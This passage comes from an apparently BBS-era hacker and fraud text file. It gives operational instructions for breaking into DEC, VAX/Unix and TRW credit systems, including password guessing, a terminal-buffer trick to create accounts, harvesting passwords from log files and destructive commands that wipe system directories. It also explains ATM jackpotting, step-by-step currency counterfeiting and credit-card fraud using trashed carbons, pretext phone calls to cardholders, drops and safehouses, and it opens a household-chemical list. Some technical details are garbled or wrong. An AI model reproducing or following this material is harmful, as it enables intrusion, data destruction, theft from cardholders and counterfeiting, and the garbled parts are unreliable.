no, responcibility for what we say in this and the forthcoming articles. Enough of the bullshit, on to the fun: after logging on your favorite bbs, you see on the high access board a phone number! It says it's a great system to "fuck around with!" This may be true, but how many other people are going to call the same number? So: try to avoid calling a number given to the public. This is because there are at least every other user calling, and how many other boards will that number spread to? If you call a number far, far away, and you plan on going thru an extender or a re-seller, don't keep calling the same access number (I.E. As you would if you had a hacker running), this looks very suspicious and can make life miserable when the phone bill comes in the mail. Most cities have a variety of access numbers and services, so use as many as you can. Never trust a change in the system... The 414's, the assholes, were caught for this reason: when one of them connected to the system, there was nothing good there. The next time, there was a trek game stuck right in their way! They proceded to play said game for two, say two and a half hours, while telenet was tracing them! Nice job, don't you think? If anything looks suspicious, drop the line immediately!! As in, yesterday!! The point we're trying to get accross is: if you use a little common sence, you won't get busted. Let the little kids who aren't smart enough to recognize a trap get busted, it will take the heat off of the real hackers. Now, let's say you get on a computer system... It looks great, checks out, everything seems fine. Ok, now is when it gets more dangerous. You have to know the computer system to know what not to do. Basically, keep away from any command something, copy a new file into the account, or whatever! Always leave the account in the same status you logged in with. Change *nothing*... If it isn't an account with priv's, then don't try any commands that require them! All, yes all, systems are going to be keeping log files of what users are doing, and that will show up. It is just like dropping a trouble-card in an ESS system, after sending that nice operator a pretty tone. Spend no excessive amounts of time on the account in one stretch. Keep your calling to the very late night ifpossible, or during business hours (believe it or not!). It so happens that there are more users on during business hours, and it is very difficult to read a log file with 60 users doing many commnds every minute. Try to avoid systems where everyone knows each other, don't try to bluff. And above all: never act like you own the system, or are the best there is. They always grab the people who's heads swell... There is some very interesting front end equipment around nowadays, but first let's define terms... By front end, we mean any device that you must pass thru to get at the real computer. There are devices that are made to defeat hacker programs, and just plain old multiplexers.

To defeat hacker programs, there are now devices that pick up the phone and just sit there... This means that your device gets no carrier, thus you think there isn't a computer on the other end. The only way around it is to detect when it was picked up. If it pickes up after the same number ring, then you know it is a hacker-defeater. These devices take a multi-digit code to let you into the system. Some are, in fact, quite sophisticated to the point where it will also limit the user name's down, so only one name or set of names can be valid logins after they input the code... Other devices input a number code, and then they dial back a pre-programmed number for that code. These systems are best to leave alone, because they know someone is playing with their phone. You may think "but i'll just reprogram the dial-back." Think again, how stupid that is... Then they have your number, or a test loop if you were just a little smarter. If it's your number, they have your balls (if male...), If its a loop, then you are screwed again, since those loops are *monitored*. As for multiplexers... What a plexer is supposed to do is this:
The system can accept multiple users. We have to time share, so we'll let the front-end processor do it... Well, this is what a multiplexer does. Usually they will ask for something like "enter class" or "line:". Usually it is programmed for a double digit number, or a four to five letter word. There are usually a few sets of numbers it accepts, but those numbers also set your 300/1200/2400 baud data type.
These multiplexers are inconvenient at best, so not to worry. A little about the history of hacking: hacking, by my definition, means a great knowledge of some special area. Doctors and lawyers are hackers of a sort, by this definition. But most often, it is being used in the computer context, and thus we have a definition of "anyone who has a great amount of computer or telecommunications knowledge." You are not a hacker because you have a list of codes... Hacking, by my definition, has then been around only about 15 years. It started, where else but, mit and colleges where they had computer science or electrical engineering departments.
Hackers have created some of the best computer languages, the most awesome operating systems, and even gone on to make millions. Hacking used to have a good name, when we could honestly say "we know what we are doing". Now it means (in the public eye): the 414's, ron austin, the nasa hackers, the arpanet hackers... All the people who have been caught, have done damage, and are now going to have to face fines and sentences. Thus we come past the moralistic crap, and to our purpose: educate the hacker community, return to the days when people actually knew something...

Hacking DECs

In this article you will learn how to log in to dec's, logging out, and all the fun stuff to do in-between. All of this information is based on a standard dec system.
Since there are dec systems 10 and 20, and I favor, the dec 20, there will be more info on them in this article. It just so happens that the dec 20 is also the more common of the two, and is used by much more interesting people (if you know what I mean...) Ok, the first thing you want to do when you are receiving carrier from a dec system is to find out the format of login names. You can do this by looking at who is on the system.
Dec=> ` (the 'exec' level prompt)
you=> sy
sy is short for sy(stat) and shows you the system status.


You should see the format of login names...
A systat usually comes up in this form:
job line program user
job: the job number (not important unless you want to log them off later)
line: what line they are on (used to talk to them...)
These are both two or three digit numbers.
Program: what program are they running under? If it says 'exec'
they aren't doing anything at all...
User: ahhhahhhh! This is the user name they are logged in under...
Copy the format, and hack yourself outa working code... Login format is as
such:
dec=> `
you=> login username password
username is the username in the format you saw above in the systat.
After you hit the space after your username, it will stop echoing
characters back to your screen. This is the password you are typing in...
Remember, people usually use their name, their dog's name, the name of a
favorite character in a book, or something like this. A few clever
people have it set to a key cluster (qwerty or asdfg). Pw's can be from 1
to 8 characters long, anything after that is ignored. You are finally in...
It would be nice to have a little help, wouldn't it? Just type a ? Or the
word help, and it will give you a whole list of topics...
Some handy characters for you to know would be the control keys,
wouldn't it? Backspace on a dec 20 is rub which is 255 on your ascii chart.
On the dec 10 it is cntrl-h. To abort a long listing or a program,
cntrl-c works fine. Use cntrl-o to stop long output to the terminal.
This is handy when playing a game, but you don't want to cntrl-c out.
Cntrl-t for the time. Cntrl-u will kill the whole line you are typing at
the moment. You may accidently run a program where the only way out is
a cntrl-x, so keep that in reserve. Cntrl-s to stop listing, cntrl-q to
continue on both systems. Is your terminal having trouble??
Like, it pauses for no reason, or it doesn't backspace right? This is
because both systems support many terminals, and you haven't told it what
yours is yet... You are using a vt05
so you need to tell it you are one.
Dec=> `
you=> information terminal
or...
You=> info
this shows you what your terminal is set up as...
Dec=>all sorts of shit, then the `
you=> set ter vt05 this sets your terminal
type to vt05.
Now let's see what is in the account (here after abbreviated acct.)
that you have hacked onto... Say
=> dir
short for directory, it shows
you what the user of the code has save to the disk. There should be a format
like this: xxxxx.Oooxxxxx is the file name, from 1 to 20 characters
long. Ooo is the file type, one of: exe, txt, dat, bas, cmd   and a few
others that are system dependant.
Exe is a compiled program that can be run (just by typing its name at the `).
Txt is a text file, which you can see by
typing=>
type xxxxx.Txt
Do not try to=>
type xxxxx.Exe this is very bad for your terminal and will tell you
absolutly nothing.
Dat is data they have saved.
Bas is a basic program, you can have it typed out for you.

Cmd is a command type file, a little too
complicated to go into here.
Try =>
take xxxxx.Cmd
By the way, there are other users out there who may have files you can use
(gee, why else am I here?).
Type => dir <*.*> (Dec 20)
     => dir [*,*]   (dec 10)
* is a wildcard, and will allow you to access the files on other accounts
if the user has it set for public access. If it isn't set for public access,
then you won't see it. To run that program:
dec=> `
you=> username program-name
username is the directory you saw the
file listed under, and file name was
what else but the file name?
** You are not alone **
remember, you said (at the very start) sy short for systat,
and how we said this showed the other users on the system? Well, you
can talk to them, or at least send a message to anyone you see listed in a
systat. You can do this by:
dec=> the user list (from your systat)
you=> talkusername (dec 20)
      send username (dec 10)
talk allows you and them immediate transmission of whatever you/they type
to be sent to the other. Send only allow you one message to be sent, and
send, they will send back to you, with talk you can just keep going. By the
way, you may be noticing with the talk command that what you type is still
acted upon by the parser (control program). To avoid the constant error
messages type either:
you=> ;your message
you=> rem your message
the semi-colon tells the parser that what follows is just a comment. Rem
is short for 'remark' and ignores you from then on until you type a cntrl-z
or cntrl-c, at which point it puts you back in the exec mode. To break the
connection from a talk command type:
you=> break priv's:
if you happen to have privs, you can do all sorts of things.
First of all, you have to activate those privs.
You=> enable
this gives you a $ prompt, and allows you to do this:
whatever you can do to your own directory you can now do to any
other directory. To create a new acct. Using your privs, just type
=>build username
if username is old, you can edit it, if it is new, you can
define it to be whatever you wish. Privacy means nothing to a user with
privs. By the way, there are various levels of privs: operator, wheel,
cia.
wheel is the most powerful, being that he can log in from anywhere and
have his powers.
Operators have their power because they are at a special terminal
allowing them the privs. Cia is short for 'confidential information
access', which allows you a low level amount of privs.
Not to worry though, since you can read the system log file, which also
has the passwords to all the other accounts.
To de-activate your privs, type
you=> disable
when you have played your greedy heart out, you can finally leave the
system with the command=>
logout

this logs the job you are using off the system (there may be varients of this such as kjob, or killjob).

Jackpotting ATM Machines

JACKPOTTING was done rather successfully a while back in (you guessed it) New York. What the culprits did was:
Sever (actually cross over) the line between the ATM and the host. insert a microcomputer between the ATM and the host. insert a fradulent card into the ATM. (card=cash card, not hardware)
What the ATM did was: send a signal to the host, saying "Hey! Can I give this guy money, or is he broke, or is his card invalid?"
What the microcomputer did was: intercept the signal from the host, discard it, send "there's no one using the ATM" signal.
What the host did was: get the "no one using" signal, send back "okay, then for God's sake don't spit out any money!" signal to ATM.
What the microcomputer did was:
intercept signal (again), throw it away (again), send "Wow! That guy is like TOO rich! Give him as much money as he wants. In fact, he's so loaded, give him ALL the cash we have! He is really a valued customer." signal.
What the ATM did:
what else? Obediently dispense cash till the cows came home (or very nearly so).
What the crooks got:
well in excess of $120,000 (for one weekend's work), and several years when they were caught.
This story was used at a CRYPTOGRAPHY conference I attended a while ago to demonstrate the need for better information security. The lines between ATM's & their hosts are usually 'weak' in the sense that the information transmitted on them is generally not encrypted in any way. One of the ways that JACKPOTTING can be defeated is to encrypt the information passing between the ATM and the host. As long as the key cannot be determined from the ciphertext, the transmission (and hence the transaction) is secure.
A more believable, technically accurate story might concern a person who uses a computer between the ATM and the host to determine the key before actually fooling the host. As everyone knows, people find cryptanalysis a very exciting and engrossing subject...don't they? (Hee-Hee)



The B of A ATM's are connected through dedicated lines to a host computer as the Bishop said. However, for maintenance purposes, there is at least one separate dial-up line also going to that same host computer. This guy basically bs'ed his way over the phone till he found someone stupid enough to give him th number. After finding that, he had has Apple hack at the code. Simple.
Step 2: He had a friend go to an ATM with any B of A ATM card. He stayed at home with the Apple connected to the host. When his friend inserted the card, the host displayed it. The guy with the Apple modified the status & number of the card directly in the host's memory. He turned the card into a security card, used for testing purposes. At that point, the ATM did whatever it's operator told it to do.

The next day, he went into the bank with the $2000 he received, talked to the manager and told him every detail of what he'd done. The manager gave him his business card and told him that he had a job waiting for him when he got out of school.
Now, B of A has been warned, they might have changed the system. On the other hand, it'd be awful expensive to do that over the whole country when only a handful of people have the resources and even less have the intelligence to duplicate the feat. Who knows?

Hacking TRW

When you call TRW, the dial up will identify itself with the message "TRW". It will then wait for you to type the appropiate answer back (such as CTRL-G) Once This has been done, the system will say "CIRCUIT BUILDING IN PROGRESS" Along with a few numbers. After this, it clears the screen (CTRL L) followed by a CTRL-Q. After the system sends the CTRL-Q, It is ready for the request. You first type the 4 character identifyer for the geographical area of the account..

(For Example) TCA1 - for certain Calif. & Vicinity subscribers.
TCA2 - A second CALF. TRW System.
TNJ1 - Their NJ Database.
TGA1 - Their Georgia Database.

The user then types A <CR> and then on the next line, he must type his 3 char. Option. Most Requests use the RTS option.
OPX, RTX, and a few others exist. (NOTE) TRW will accept an A, C, or S as the 'X' in the options above.) Then finally, the user types his 7 digit subscriber code. He appends his 3-4 character password after it. It seems that if you manage to get hold of a TRW Printout (Trashing at Sears, Saks, ETC. or from getting your credit printout from them) Their subscriber code will be on it leaving only a 3-4 character p/w up to you.

For Example,
(Call the DialUp)
TRW System Types, ST) CTRL-G
(You type,YT) Circuit building in progress 1234
(ST) CTRL-L CRTL-Q (TCA1 CYT) BTS 3000000AAA
<CR><CRTL-S> (YT]
Note: This sytem is in Half Duplex, Even Parity, 7 Bits per word and 2 Stop Bits.

CAUTION: It is a very stressed rumor that after typing in the TRW password Three (3) times.. It sets an Automatic Number Identification on your ass, so be careful. And forget who told you how to do this..

Hacking VAX & UNIX

Unix is a trademark of At&t (and you know what that means)

In this article, we discuss the unix system that runs on the various vax systems. If you are on another unix-type system, some commands may differ, but since it is licenced to bell, they can't make many changes.

Hacking onto a unix system is very difficult, and in this case, we advise having an inside source, if possible. The reason it is difficult to hack a vax is this: Many vax, after you get a carrier from them, respond=>
Login:
They give you no chance to see what the login name format is. Most commonly used are single words, under 8 digits, usually the person's name. There is a way around this: Most vax have an acct. called 'suggest' for people to use to make a suggestion to the system root terminal. This is usually watched by the system operator, but at late he is probably at home sleeping or screwing someone's brains out. So we can write a program to send at the vax this type of a message:
A screen freeze (Cntrl-s), screen clear (system dependant), about 255 garbage characters, and then a command to create a login acct., after which you clear the screen again, then unfreeze the terminal. What this does: When the terminal is frozen, it keeps a buffer of what is sent. well, the buffer is about 127 characters long. so you overflow it with trash, and then you send a command line to create an acct. (System dependant). after this you clear the buffer and screen again, then unfreeze the terminal. This is a bad way to do it, and it is much nicer if you just send a command to the terminal to shut the system down, or whatever you are after...
There is always, *Always* an acct. called root, the most powerful acct. to be on, since it has all of the system files on it. If you hack your way onto this one, then everything is easy from here on...
On the unix system, the abort key is the Cntrl-d key. watch how many times you hit this, since it is also a way to log off the system!
A little about unix architechture: The root directory, called root, is where the system resides. After this come a few 'sub' root directories, usually to group things (stats here, priv stuff here, the user log here...). Under this comes the superuser (the operator of the system), and then finally the normal users. In the unix 'Shell' everything is treated the same. By this we mean: You can access a program the same way you access a user directory, and so on. The way the unix system was written, everything, users included, are just programs belonging to the root directory. Those of you who hacked onto the root, smile, since you can screw everything... the main level (exec level) prompt on the unix system is the $, and if you are on the root, you have a # (superuser prompt).
Ok, a few basics for the system... To see where you are, and what paths are active in regards to your user account, then type
=> pwd
This shows your acct. seperated by a slash with another pathname (acct.), possibly many times. To connect through to another path,
or many paths, you would type:
You=> path1/path2/path3
and then you are connected all the way from path1 to path3. You can run the programs on all the paths you are connected to. If it does not allow you to connect to a path, then you have insufficient privs, or the path is closed and archived onto tape. You can run programs this way also:
you=> path1/path2/path3/program-name
Unix treats everything as a program, and thus there a few commands to learn...
To see what you have access to in the end path, type=>
ls
for list. this show the programs you can run. You can connect to the root directory and run it's programs with=>
/root
By the way, most unix systems have their log file on the root, so you can set up a watch on the file, waiting for people to log in and snatch their password as it passes thru the file. To connect to a directory, use the command:

=> cd pathname This allows you to do what you want
with that directory. You may be asked for a password, but this is a good
ay of finding other user names to hack onto.
The wildcard character in unix, if you want to search down a path for
a game or such, is the *.
=> ls /*
Should show you what you can access. The file types are the same as they
are on a dec, so refer to that section when examining file. To see what is
in a file, use the
=> pr
filename command, for print file.
We advise playing with pathnames to get the hang of the concept. There
is on-line help available on most systems with a 'help' or a '?'.
We advise you look thru the help files and pay attention to anything
they give you on pathnames, or the commands for the system.
You can, as a user, create or destroy directories on the tree beneath you.
This means that root can kill everything but root, and you can kill any
that are below you. These are the
=> mkdir pathname
=> rmdir pathname
commands.
Once again, you are not alone on the system... type=>
who
to see what other users are logged in to the system at the time. If you
want to talk to them=>
write username
Will allow you to chat at the same time, without having to worry
about the parser. To send mail to a user, say
=> mail
And enter the mail sub-system. To send a message to all the users
on the system, say
=> wall
Which stands for 'write all'. By the way, on a few systems,
all you have to do is hit the <return> key to end the message,
but on others you must hit the cntrl-d key.
To send a single message to a user, say
=> write username
this is very handy again! If you send the sequence of characters discussed
at the very beginning of this article, you can have the super-user terminal do
tricks for you again.

Privs:
If you want superuser privs, you can either log in as root, or edit your
acct. so it can say
=> su
this now gives you the # prompt, and allows you to completely by-pass the
protection. The wonderful security conscious developers at bell made it
very difficult to do much without privs, but once you have them, there
is absolutely nothing stopping you from doing anything you want to.
To bring down a unix system:
=> chdir /bin
=> rm *
this wipes out the pathname bin, where all the system maintenance files are.
Or try:
=> r -r
This recursively removes everything from the system except the remove
command itself.
Or try:
=> kill -1,1
=> sync

This wipes out the system devices from operation.
When you are finally sick and tired from hacking on the vax systems, just hit your cntrl-d and repeat key, and you will eventually be logged out.

The reason this file seems to be very sketchy is the fact that bell has 7 licenced versions of unix out in the public domain, and these commands are those common to all of them. I recommend you hack onto the root or bin directory, since they have the highest levels of privs, and there is really not much you can do (except develop software) without them.

Carding, and $ MONEY $
Counterfeiting Money

Before reading this article, it would be a very good idea to get a book on photo offset printing, for this is the method used in counterfeiting US currency. If you are familiar with this method of printing, counterfeiting should be a simple task for you.

Genuine currency is made by a process called "gravure", which involves etching a metal block. Since etching a metal block is impossible to do by hand, photo offset printing comes into the process.

Photo offset printing starts by making negatives of the currency with a camera, and putting the negatives on a piece of masking material (usually orange in color). The stripped negatives, commonly called "flats", are then exposed to a lithographic plate with an arc light plate maker. The burned plates are then developed with the proper developing chemical. One at a time, these plates are wrapped around the plate cylinder of the press.

The press to use should be an 11 by 14 offset, such as the AB Dick 360. Make 2 negatives of the portrait side of the bill, and 1 of the back side. After developing them and letting them dry, take them to a light table. Using opaque on one of the portrait sides, touch out all the green, which is the seal and the serial numbers. The back side does not require any retouching, because it is all one color. Now, make sure all of the negatives are registered (lined up correctly) on the flats. By the way, every time you need another serial number, shoot 1 negative of the portrait side, cut out the serial number, and remove the old serial number from the flat replacing it with the new one.

Now you have all 3 flats, and each represents a different color: black, and 2 shades of green (the two shades of green are created by mixing inks). Now you are ready to burn the plates. Take a lithographic plate and etch three marks on it. These marks must be 2 and 9/16 inches apart, starting on one of the short edges. Do the same thing to 2 more plates. Then, take 1 of the flats and place it on the plate, exactly lining the short edge up with the edge of the plate. Burn it, move it up to the next mark, and cover up the exposed area you have already burned. Burn that, and do the same thing 2 more times, moving the flat up one more mark. Do the same process with the other 2 flats (each on a separate plate). Develop all three plates. You should now have 4 images on each plate with an equal space between each bill.

The paper you will need will not match exactly, but it will do for most situations. The paper to use should have a 25% rag content.

By the way, Disaperf computer paper (invisible perforation) does the job well. Take the paper and load it into the press. Be sure to set the air, buckle, and paper thickness right. Start with the black plate (the plate without the serial numbers). Wrap it around the cylinder and load black ink in. Make sure you run more than you need because there will be a lot of rejects. Then, while that is printing, mix the inks for the serial numbers and the back side. You will need to add some white and maybe yellow to the serial number ink. You also need to add black to the back side. Experiment until you get it right. Now, clean the press and print the other side. You will now have a bill with no green seal or serial numbers. Print a few with one serial number, make another and repeat. Keep doing this until you have as many different numbers as you want. Then cut the bills to the exact size with a paper cutter. You should have printed a large amount of money by now, but there is still one problem; the paper is pure white. To dye it, mix the following in a pan: 2 cups of hot water, 4 tea bags, and about 16 to 20 drops of green food coloring (experiment with this). Dip one of the bills in and compare it to a genuine US bill. Make the necessary adjustments, and dye all the bills. Also, it is a good idea to make them look used. For example, wrinkle them, rub coffee grinds on them, etc.

As before mentioned, unless you are familiar with photo offset printing, most of the information in this article will be fairly hard to understand. Along with getting a book on photo offset printing, try to see the movie "To Live and Die in LA". It is about a counterfeiter, and the producer does a pretty good job of showing how to counterfeit. A good book on the subject is "The Poor Man's James Bond".

If all of this seems too complicated to you, there is one other method available for counterfeiting: The Canon color laser copier. The Canon can replicate ANYTHING in vibrant color, including US currency. But, once again, the main problem in counterfeiting is the paper used. So, experiment, and good luck!

The Art Of Carding

Obtaining a credit card number: There are many ways to obtain the information needed to card something.
The most important things needed are the card number and the expiration date. Having the card-holders name doesn't hurt, but it is not essential. The absolute best way to obtain all the information needed is by trashing. The way this is done is simple. You walk around your area or any other area and find a store, mall, supermarket, etc., that throws their garbage outside on the sidewalk or dumpster. Rip the bag open and see if you can find any carbons at all. If you find little shreds of credit card carbons, then it is most likely not worth your time to tape together. Find a store that does not rip their carbons at all or only in half. Another way is to bullshit the number out of someone. That is call them up and say "Hello, this is Visa security and we have a report that your card was stolen." They will deny it and you will try to get it out of them from that point on. You could say, "It wasn't stolen? Well what is the expiration date and maybe we can fix the problem....
Ok and what is the number on your card?.....Thank you very much and have a nice day." Or think of something to that degree.
Another way to get card numbers is through systems such as TRW and CBI, this is the hard way, and probably not worth the trouble, unless you are an expert on the system. Using credit card numbers posted on BBS's is

risky. The only advantage is that there is a good chance that other people will use it, thus decreasing the chances of being the sole-offender. The last method of getting numbers is very good also. In most video rental stores, they take down your credit card number when you join to back-up your rentals. So if you could manage to steal the list or make a copy of it, then you are set for a LONG time.
Choosing a victim: Once you have the card number, it is time to make the order. The type of places that are easiest to victimize are small businesses that do mail order or even local stores that deliver.
If you have an ad for a place with something you want and the order number is NOT a 1-800 number then chances are better that you will succeed.
Ordering: When you call the place up to make the order, you must have several things readily at hand.
These are the things you will need: A name, telephone number, business phone, card number (4 digit bank code if the card is MasterCard), expiration date, and a complete shipping and billing address.
I will talk about all of these in detail. A personal tip: When I call to make an order, it usually goes much smoother if the person you are talking to is a woman. In many cases they are more gullible than men.
The name: You could use the name on the card or the name of the person who you are going to send the merchandise to. Or you could use the name on the card and have it shipped to the person who lives at the drop (Say it is a gift or something).
The name is really not that important because when the company verifies the card, the persons name is never mentioned, EXCEPT when you have a Preffered Visa card. Then the name is mentioned. You can tell if you have a Preffered Visa card by the PV to the right of the expiration date on the carbon. Nophone all day long waiting for the company to call (Which they will), then the phone number to give them as your home-phone could be one of the following: A number that is ALWAYS busy, a number that ALWAYS rings, a payphone number, low end of a loop (and you will wait on the other end), or a popular BBS.
NEVER give them your home phone because they will find out as soon as the investigation starts who the phone belongs to. The best thing would be to have a payphone call forward your house
(via Cosm The business number: When asked for, repeat the number you used for your home phone.
Card number: The cards you will use will be Visa, Mastercard, and American Express. The best is by far Visa. It is the most straight-forward. Mastercard is pretty cool except for the bank code. When they ask for the bank code, they sometimes also ask for the bank that issued it. When they ask that just say the biggest bank you know of in your area. Try to avoid American Express. They tend to lead full scale investigations. Unfortunately, American Express is the most popular card out. When telling the person who is taking your call the card number, say it slow, clear, and with confidence.
e.g. CC# is 5217-1234-5678-9012. Pause after each set of four so you don't have to repeat it.
Expiration date: The date must be at LEAST in that month. It is best to with more than three months to go.
The address: More commonly referred to as the 'drop'. Well the drop can range from an abandoned building to your next door neighbors apartment. If you plan to send it to an apartment building then be sure NOT to include an apartment number. This will confuse UPS or postage men a little and they will leave the package in the lobby.
Here is a list of various drops: The house next door whose family is on vacation, the apartment that was just moved out of, the old church that will be knocked down in six months, your friends house who has absolutely nothing to do with the type of merchandise you will buy and who will also not crack under heat from feds, etc..

There are also services that hold merchandise for you, but personally I would not trust them. And forget about P.O. Boxes because you need ID to get one and most places don't ship to them anyway.
Other aspects of carding:Verifying cards, seeing if they were reported stolen.
Verifying cards: Stores need to verify credit cards when someone purchases something with one. They call up a service that checks to see if the customer has the money in the bank.
The merchant identifies himself with a merchant number. The service then holds the money that the merchant verified on reserve. When the merchant sends in the credit card form, the service sends the merchant the money. The service holds the money for three days and if no form appears then it is put back into the bank. The point is that if you want to verify something then you should verify it for a little amount and odds are that there will be more in the bank.
The good thing about verification is that if the card doesn't exist or if it is stolen then the service will tell you. To verify MasterCard and Visa try this number. It is voice:1-800-327-1111 merchant code is 596719.
Stolen cards: Mastercard and Visa come out with a small catalog every week where they publish EVERY stolen or fraudulantly used card.
I get this every week by trashing the same place on the same day.
If you ever find it trashing then try to get it every week.
Identifying cards: Visa card numbers begin with a 4 and have either 13 or 16 digits. MasterCard card numbers begin with a 5 and have 16 digits. American Express begins with a 3 and has 15 digits. They all have the formats of the following:
3xxx-xxxxxx-xxxxx American Express
4xxx-xxx-xxx-xxx Visa
4xxx-xxxx-xxxx-xxxx Visa
5xxx-xxxx-xxxx-xxxx MasterCard
Gold cards: A gold card simply means that credit is good for $5000. Without a gold card, credit would be normally $2000.
To recognize a gold card on a carbon there are several techniques:
American Express-none.
Visa-PV instead of CV.
Note-When verifying a PV Visa, you have to have the real name of the cardholder.
Mastercard-An asterix can signify a gold card, but this changes depending when the card was issued.
I am going to type out a dialog between a carder and the phone operator to help you get the idea.
Operator: "Over-priced Computer Goods, may I help you?"
Carder: "Hi, I would like to place an order please."
Operator: "Sure, what would you like to order?"
Carder: "400 generic disks and a double density drive."
Operator: "Ok, is there anything else?"
Carder: "No thank you, that's all for today."
Operator: "Ok, how would you like to pay for this? MasterCard or Visa?"
Carder: "Visa."
Operator: "And your name is?"
Carder: "Lenny Lipshitz." (Name on card)
Operator: "And your Visa card number is?"
Carder: "4240-419-001-340" (Invalid card)
Operator: "Expiration date?"
Carder: "06-92."
Operator: "And where would you like the package shipped to?"
Carder: "6732 Goatsgate Port. Paris,texas,010166."
Operator: "And what is your home telephone number?"
Carder: "212-724-9970" (This number is actually always busy)

Operator: "I will also need your business phone number in case we have to reach you."
Carder: "You can reach me at the same number. 212-724-9970"
Operator: "O.K. Thank you very much and have nice day."
Carder: "Excuse me, when will the package arrive?"
Operator: "In six to seven days UPS."
Carder: "Thanks alot, and have a pleasant day."
Now you wait 6-7 days when the package will arrive to the address which is really a house up for sale. There will be a note on the door saying, "Hello UPS, please leave all packages for Lenny Lipshitz in the lobby or porch. Thanks alot, Lenny Lipshitz" (Make the signature half-way convincing)

Recognizing Credit Cards

[Sample: American Express]
XXXX XXXXXX XXXXX
MM/Y1 THRU MM/Y2 Y1
John Doe AX

Explanation:
The first date is the date the person got the card, the second date is the expriation date, after the expiration date is the same digits in the first year.The American Express Gold has many more numbers (I think 6 8 then 8). If you do find a Gold card keep it for it has a $5000.00 backup even when the guy has no money!

[Sample: Master Card]
5XXX XXXX XXXX XXXX
XXXX AAA DD-MM-YY MM/YY
John Doe.

Explanation:
The format varies, I have never seen a card that did not start with a 5XXX there is another 4 digits on the next line that is sometimes asked for when ordering stuff, (and rarely a 3 digit letter combo (e. ANB). The first date is the date the person got the card and the second date is the expiration date.
Master Card is almost always accepted at stores.
[Sample: VISA]
XXXX XXX(X) XXX(X) XXX(X)
MM/YY MM/YY*VISA
John Doe

Explanation:
Visa is the most straight forward
of the cards,for it has the name right on the card itself, again the first date is the date he got the card and the second is the expiration date. (Sometimes the first date is left out). The numbers can eather be 4 3 3 3 or 4 4 4 4. Visa is also almost always accepted at stores, therefore, the best of cards to use.

European Credit Card Fraud

U.K. credit card fraud is a lot easier than over in the States. The same basic 3 essentials are needed -

1...A safehouse.
2...Credit card numbers with Xp date and address.
3...Good suppliers of next day delivery goods.

1...The Safehouse
The safehouse should be on the ground floor, so as not to piss off the delivery man when he comes to drop off your freshly stolen gear. If he has to go up 10 flights in a complete dive and some 14 year old kid signs for an A2000 then he's gonna wonder! Make sure there are no nosey neighbours, a good area is one full of yuppies 'cos they all go to work during daytime. Safehouses are usually obtained by paying a month's rent in advance or putting down a deposit of say, 200. Either that or break into a place and use that.

2...Credit Card Numbers.
The card number, expiry date, start date (if possible), full name (including middle inital), phone number and full address with postcode are ideal. If you can only get the sirname, and no postcode, you shouldn't have any real hassle. Just say you moved recently to your new address. Phone number is handy, if it just rings and rings but if it doesn't, then make sure it's ex-directory. You CANNOT get away with giving them a bullshit phone number. Some fussy companies want phone numbers just to cross-check on CARDNET but generally it's not needed. To recap, here's a quick check-list...

1.Card number and Xpiry date.
2.Name and address of card holder.
3.First name/initials (OPTIONAL)
4.Start date (OPTIONAL)
5.Postcode (OPTIONAL)
6.Phone number (OPTIONAL)

If you have all 6, then you shouldn't have any hassle. Start date is the rarest item you could be asked for, postcode and initals being more common. If you are missing 3-6 then you need one helluva smooth-talking bastard on the phone line!!!!

3...The Ordering
Not everyone can order 1000's of stuff - it's not easy. You have to be cool, smooth and have some good answers to their questions. I advise that you only order up to 500 worth of stuff in one go, but if you have details 1-6 and the phone number will NOT be answered from 9-5.30 P.M. then go up to 1000 (make sure it's a GOLD card!). When getting ready to order make sure you have at least 3 times the amount of suppliers you need e.g.if you want to card 5 hard-drives, make sure you have 15 suppliers. A lot of the time, they are either out stock, can't do next day delivery or won't deliver to a different address.
Quick check list of what you must ask before handing over number -

1.Next day delivery, OK?
2.Ordered to different address to card, OK?
3.Do you have item in stock (pretty obvious, eh?)

Make sure you ask ALL of these questions before handing over your precious number.

Excuses...
Usual excuses for a different address are that it's a present or you're on business here for the next 5 weeks etc. Any old bullshit why it won't go to the proper address.

WARNING!*******Invoices!*******WARNING!

Invoices are sometimes sent out with the actual parcel but they are also sent out to the card owners (why do you think they need the address for?) so using a safehouse for more than 2 days is risky. A 1 day shot is safe, if they catch on then they'll stop the goods before getting a search warrant.

Credit Limits...
Limits on cards reach from 500 to 4000 on Gold cards. Your average card will be about 1000- 1500. It takes a while to build up a good credit rating in order to have large limits so don't think every card will hold 12 IBM 386's! Visa and Access are always used - American Xpress etc. are USELESS.

Access = Eurocard, Mastercard (begins with 5)
Visa = (begins with 4, 16 digit is a Gold)

A general rule is, always confirm an order to make sure credit is cleared. As the month goes on, credit is used up - the bad times are from 27th - 3rd which is when all the bills come in. Best time to card is around 11th or 12th, when the poor guy has paid off his last bill so you can run up a new one (he, he, he!).

Ideal items to card...

The best stuff is always computer hard-ware as it's next-day. Amigas, ST's, PC's - anything really. Blank discs are a waste of time, they're too heavy. Xternal drives, monitors - good stuff basically. Don't order any shit like VCR's, hi-fi, video-cameras, music keyboards, computer software, jewerely or anything under 300. You'll find the listed items are difficult to get next day delivery and usually won't deliver to a different address - bastards, eh? You're wasting your time with little items under 300, try to keep deliveries under 10 a day.

The drop....
Two ways of doing the drop

1.Sign for all the gear (make sure you're there between 9.00 and 5.30 P.M.)

2.Don't turn up till around 6.30 P.M. and collect all the cards that the delivery man has left. These usually say 'you were out at XX time so could you please arrange new time for delivery or pick up from our depot'. In that case, piss off to the depot and get all the gear (need a big car!).

Remember, carding is ILLEGAL kiddies, so don't do it unless you're going to cut me on it!!!!

Chemistry Class
Chemical Equivelincy List

Acacia.....Gum Arabic
Acetic Acid.....Vinegar
Aluminum Oxide.....Alumia
Aluminum Potassium Sulphate.....Alum
Aluminum Sulfate.....Alum
Ammonium Carbonate.....Hartshorn

Ammonium Hydroxide.....Ammonia
Ammonium Nitrate.....Salt Peter
Ammonium Oleate.....Ammonia Soap
Amylacetate.....Bananna Oil
Barium Sulfide.....Black Ash
Carbon Carbinate.....Chalk
Carbontetrachloride.....Cleaning Fluid
Calcium Hypochloride.....Bleaching Powder
Calcium Oxide.....Lime
Calcium Sulfate.....Plaster of Paris
Carbonic Acid.....Seltzer
Cetyltrimethylammoniumbromide.....Ammonium Salt
Ethylinedichloride.....Dutch Fluid
Ferric Oxide.....Iron Rust
Furfuraldehyde.....Bran Oil
Glucose.....Corn Syrup
Graphite.....Pencil Lead
Hydrochloric Acid.....Muriatic Acid
Hydrogen Peroxide.....Peroxide
Lead Acetate.....Sugar of Lead
